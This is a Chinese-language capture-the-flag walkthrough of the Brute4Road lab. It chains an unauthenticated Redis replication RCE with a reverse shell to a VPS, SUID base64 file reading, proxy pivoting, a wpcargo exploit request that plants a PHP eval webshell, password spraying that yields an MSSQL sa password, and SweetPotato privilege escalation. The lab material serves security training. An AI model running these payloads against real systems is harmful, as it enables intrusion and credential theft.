春秋云境Brute4Road

春秋云境Brute4Road

fsan扫

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
E:\Users\tiand>fscan -h 39.99.148.252
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.1

[781ms] 已选择服务扫描模式
[781ms] 开始信息扫描
[781ms] 最终有效主机数量: 1
[781ms] 开始主机扫描
[781ms] 使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[781ms] 有效端口数量: 233
[810ms] [*] 端口开放 39.99.148.252:80
[820ms] [*] 端口开放 39.99.148.252:21
[820ms] [*] 端口开放 39.99.148.252:22
[820ms] [*] 端口开放 39.99.148.252:6379
[3.8s] 扫描完成, 发现 4 个开放端口
[3.8s] 存活端口数量: 4
[3.8s] 开始漏洞扫描
[3.8s] POC加载完成: 总共387个,成功387个,失败0个
[3.9s] [*] 网站标题 http://39.99.148.252 状态码:200 长度:4833 标题:Welcome to CentOS
[4.1s] [+] FTP服务 39.99.148.252:21 匿名登录成功!
[6.8s] [+] Redis 39.99.148.252:6379 发现未授权访问 文件位置:/usr/local/redis/db/dump.rdb
[6.8s] [+] Redis无密码连接成功: 39.99.148.252:6379
[10.3s] 扫描已完成: 5/5

入口点

redis未授权,在vps打主从复制rce

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
root@hcss-ecs-3d2d:~# nc -lvvp 8888
listening on [any] 8888 ...
39.99.148.252: inverse host lookup failed: Unknown host
connect to [172.31.15.71] from (UNKNOWN) [39.99.148.252] 35684
whoami
redis
python -c "import pty;pty.spawn('/bin/bash');"
\[redis@centos-web01 db]$ whoami
\whoami
redis
[redis@centos-web01 db]$ find / -name flag* 2>/dev/null
find / -name flag* 2>/dev/null
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/usr/src/kernels/3.10.0-1160.62.1.el7.x86_64/include/config/zone/dma/flag.h
/usr/src/kernels/3.10.0-1160.62.1.el7.x86_64/include/config/arch/uses/high/vma/flags.h
/usr/src/kernels/3.10.0-1160.62.1.el7.x86_64/scripts/coccinelle/locks/flags.cocci
/home/redis/flag
/home/redis/flag/flag01
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/pci0000:00/0000:00:05.0/virtio2/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
[redis@centos-web01 db]$ cat /home/redis/flag/flag01
cat /home/redis/flag/flag01
cat: /home/redis/flag/flag01: Permission denied
[redis@centos-web01 db]$ ls -al /home/redis/flag/flag01
ls -al /home/redis/flag/flag01
-r-------- 1 root root 1571 Mar 4 19:16 /home/redis/flag/flag01
[redis@centos-web01 db]$

提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
[redis@centos-web01 db]$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/sbin/unix_chkpwd
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chage
/usr/bin/base64
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/pkexec
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
[redis@centos-web01 db]$ /usr/bin/base64 /home/redis/flag/flag01|base64 -d
/usr/bin/base64 /home/redis/flag/flag01|base64 -d
██████ ██ ██ ███████ ██
░█░░░░██ ░██ █░█ ░██░░░░██ ░██
░█ ░██ ██████ ██ ██ ██████ █████ █ ░█ ░██ ░██ ██████ ██████ ░██
░██████ ░░██░░█░██ ░██░░░██░ ██░░░██ ██████░███████ ██░░░░██ ░░░░░░██ ██████
░█░░░░ ██ ░██ ░ ░██ ░██ ░██ ░███████░░░░░█ ░██░░░██ ░██ ░██ ███████ ██░░░██
░█ ░██ ░██ ░██ ░██ ░██ ░██░░░░ ░█ ░██ ░░██ ░██ ░██ ██░░░░██ ░██ ░██
░███████ ░███ ░░██████ ░░██ ░░██████ ░█ ░██ ░░██░░██████ ░░████████░░██████
░░░░░░░ ░░░ ░░░░░░ ░░ ░░░░░░ ░ ░░ ░░ ░░░░░░ ░░░░░░░░ ░░░░░░


flag01: flag{ff8bd477-81c4-440b-ace7-c1501da9df9d}

Congratulations! ! !
Guess where is the second flag?

查网卡ip,没有ifconfig与ip命令, hostname -I查

1
2
3
[redis@centos-web01 db]$  hostname -I
hostname -I
172.22.2.7

vps开一个http服务传文件

1
2
root@hcss-ecs-3d2d:/tmp# python3 -m http.server 8089
Serving HTTP on 0.0.0.0 port 8089 (http://0.0.0.0:8089/) ...

搭代理,扫内网

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
[redis@centos-web01 tmp]$ ./linux_x64_agent -l 9999 &
./linux_x64_agent -l 9999 &
[1] 3390
[redis@centos-web01 tmp]$ 2026/03/04 19:45:40 [*] Starting agent node passively.Now listening on port 9999
whoami
whoami
redis
[redis@centos-web01 tmp]$ fscan -h 172.22.2.7/24
fscan -h 172.22.2.7/24
bash: fscan: command not found
[redis@centos-web01 tmp]$ ./fscan -h 172.22.2.7/24
./fscan -h 172.22.2.7/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 172.22.2.16 is alive
(icmp) Target 172.22.2.7 is alive
(icmp) Target 172.22.2.3 is alive
(icmp) Target 172.22.2.34 is alive
(icmp) Target 172.22.2.18 is alive
[*] Icmp alive hosts len is: 5
172.22.2.3:139 open
172.22.2.34:135 open
172.22.2.7:6379 open
172.22.2.3:135 open
172.22.2.16:135 open
172.22.2.16:1433 open
172.22.2.34:445 open
172.22.2.18:445 open
172.22.2.3:445 open
172.22.2.16:445 open
172.22.2.18:80 open
172.22.2.18:139 open
172.22.2.16:80 open
172.22.2.34:139 open
172.22.2.16:139 open
172.22.2.18:22 open
172.22.2.3:88 open
172.22.2.7:80 open
172.22.2.7:22 open
172.22.2.7:21 open
[*] alive ports len is: 20
start vulscan
[*] NetInfo
[*]172.22.2.16
[->]MSSQLSERVER
[->]172.22.2.16
[*] NetInfo
[*]172.22.2.3
[->]DC
[->]172.22.2.3
[*] NetBios 172.22.2.34 XIAORANG\CLIENT01
[*] OsInfo 172.22.2.3 (Windows Server 2016 Datacenter 14393)
[*] OsInfo 172.22.2.16 (Windows Server 2016 Datacenter 14393)
[*] NetBios 172.22.2.3 [+] DC:DC.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.2.7 code:200 len:4833 title:Welcome to CentOS
[*] NetInfo
[*]172.22.2.34
[->]CLIENT01
[->]172.22.2.34
[*] WebTitle http://172.22.2.16 code:404 len:315 title:Not Found
[*] NetBios 172.22.2.18 WORKGROUP\UBUNTU-WEB02
[*] NetBios 172.22.2.16 MSSQLSERVER.xiaorang.lab Windows Server 2016 Datacenter 14393
[+] ftp 172.22.2.7:21:anonymous
[->]pub
[*] WebTitle http://172.22.2.18 code:200 len:57738 title:又一个WordPress站点
已完成 20/20
[*] 扫描结束,耗时: 13.805823144s

172.22.2.16 (MSSQLSERVER WEB)
172.22.2.7(入口点)、
172.22.2.34 (CLIENT01)
172.22.2.18 (WordPress)
172.22.2.3(DC)

wordpress

wpscan扫

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
└─$ proxychains wpscan --url http://172.22.2.18/
ProxyChains-3.1 (http://proxychains.sf.net)
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
[+] URL: http://172.22.2.18/ [172.22.2.18]
[+] Started: Wed Mar 4 19:53:24 2026

|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.22.2.18/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.22.2.18/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://172.22.2.18/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.22.2.18/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.0 identified (Insecure, released on 2022-05-24).
| Found By: Rss Generator (Passive Detection)
| - http://172.22.2.18/index.php/feed/, <generator>https://wordpress.org/?v=6.0</generator>
| - http://172.22.2.18/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.0</generator>

[+] WordPress theme in use: twentytwentytwo
| Location: http://172.22.2.18/wp-content/themes/twentytwentytwo/
| Last Updated: 2025-04-15T00:00:00.000Z
| Readme: http://172.22.2.18/wp-content/themes/twentytwentytwo/readme.txt
| [!] The version is out of date, the latest version is 2.0
| Style URL: http://172.22.2.18/wp-content/themes/twentytwentytwo/style.css?ver=1.2
| Style Name: Twenty Twenty-Two
| Style URI: https://wordpress.org/themes/twentytwentytwo/
| Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://172.22.2.18/wp-content/themes/twentytwentytwo/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wpcargo
| Location: http://172.22.2.18/wp-content/plugins/wpcargo/
| Last Updated: 2025-07-23T01:11:00.000Z
| [!] The version is out of date, the latest version is 8.0.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 6.x.x (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.22.2.18/wp-content/plugins/wpcargo/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK > (0 / 137) 0.00% ETA: ??:??:??
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK > (15 / 137) 10.94% ETA: 00:00:03
|S-chain|-<>-172.19.192.1:1080-<><>-172.22.2.18:80-<><>-OK > (38 / 137) 27.73% ETA: 00:00:02
Checking Config Backups - Time: 00:00:01 <=========================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Mar 4 19:53:36 2026
[+] Requests Done: 172
[+] Cached Requests: 5
[+] Data Sent: 43.647 KB
[+] Data Received: 250.835 KB
[+] Memory used: 281.781 MB
[+] Elapsed time: 00:00:11

┌──(xiaotian㉿xiaotian)-[/mnt/e/Users/tiand]
└─$ searchsploit wpcargo
Exploits: No Results
Shellcodes: No Results
Papers: No Results

┌──(xiaotian㉿xiaotian)-[/mnt/e/Users/tiand]
└─$ searchsploit CVE-2021-25003
Exploits: No Results
Shellcodes: No Results
Papers: No Results

主要看wp的插件,wp漏洞经常在插件上


找到wpcargo6.x.x符合漏洞

nuclei模板,仿照利用
1
2
3
4
5
6
7
8
9
10
11
12
13
  GET /wp-content/plugins/wpcargo/includes/{{randstr}}.php HTTP/1.1
Host: {{Hostname}}

- |
GET /wp-content/plugins/wpcargo/includes/barcode.php?text=x1x1111x1xx1xx111xx11111xx1x111x1x1x1xxx11x1111xx1x11xxxx1xx1xxxxx1x1x1xx1x1x11xx1xxxx1x11xx111xxx1xx1xx1x1x1xxx11x1111xxx1xxx1xx1x111xxx1x1xx1xxx1x1x1xx1x1x11xxx11xx1x11xx111xx1xxx1xx11x1x11x11x1111x1x11111x1x1xxxx&sizefactor=.090909090909&size=1&filepath={{randstr}}.php HTTP/1.1
Host: {{Hostname}}

- |
POST /wp-content/plugins/wpcargo/includes/{{randstr}}.php?1=system HTTP/1.1
Host: {{Hostname}}
Content-Type: application/x-www-form-urlencoded

2=echo '<?php eval($_REQUEST[1]);'>a.php


image-20260304202259625

蚁剑连接


没找到flag,尝试提权失败,翻下配置文件

image-20260304202905032


蚁剑连接数据库,这里选到mysql连不上到mysqli才连上

查了下是**mysqli (MySQL Improved Extension) 是 mysql 扩展的增强版,而原始的 mysql 扩展已经于 PHP 7 起被正式移除,不应再使用**

image-20260304203609871

有一堆密码不知道有什么用,随便放工具里扫扫看

image-20260304204046386

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
(www-data:/var/www/html) $ ./fscan -h 172.22.2.16/24 -pwdf pass.txt
(www-data:/var/www/html) $ cat res*
172.22.2.16:139 open
172.22.2.18:22 open
172.22.2.7:6379 open
172.22.2.16:1433 open
172.22.2.18:445 open
172.22.2.34:445 open
172.22.2.16:445 open
172.22.2.3:445 open
172.22.2.18:139 open
172.22.2.3:139 open
172.22.2.34:135 open
172.22.2.16:135 open
172.22.2.34:139 open
172.22.2.16:80 open
172.22.2.7:80 open
172.22.2.18:80 open
172.22.2.7:22 open
172.22.2.7:21 open
172.22.2.3:135 open
172.22.2.3:88 open
[*] WebTitle http://172.22.2.16 code:404 len:315 title:Not Found
[*] NetInfo
[*]172.22.2.34
[->]CLIENT01
[->]172.22.2.34
[*] NetInfo
[*]172.22.2.3
[->]DC
[->]172.22.2.3
[*] NetInfo
[*]172.22.2.16
[->]MSSQLSERVER
[->]172.22.2.16
[*] WebTitle http://172.22.2.7 code:200 len:4833 title:Welcome to CentOS
[*] OsInfo 172.22.2.16 (Windows Server 2016 Datacenter 14393)
[*] NetBios 172.22.2.34 XIAORANG\CLIENT01
[*] NetBios 172.22.2.3 [+] DC:DC.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] NetBios 172.22.2.18 WORKGROUP\UBUNTU-WEB02
[*] OsInfo 172.22.2.3 (Windows Server 2016 Datacenter 14393)
[*] NetBios 172.22.2.16 MSSQLSERVER.xiaorang.lab Windows Server 2016 Datacenter 14393
[+] ftp 172.22.2.7:21:anonymous
[->]pub
[*] WebTitle http://172.22.2.18 code:200 len:57738 title:又一个WordPress站点
[+] mssql 172.22.2.16:1433:sa ElGNkOiC

mssql

mdut连接mssql 172.22.2.16:1433:sa ElGNkOiC

权限是nt service\mssqlserver,potato提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
cd C:/ProgramData/&& sweetpotato.exe -a "whoami"

cd C:/ProgramData/&& sweetpotato.exe -a "dir C:\ /S /B |findstr flag*"

cd C:/ProgramData/&& sweetpotato.exe -a "type C:\users\Administrator\flag\flag03.txt"

Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
Orignal RottenPotato code and exploit by @foxglovesec
Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch c:\Windows\System32\cmd.exe
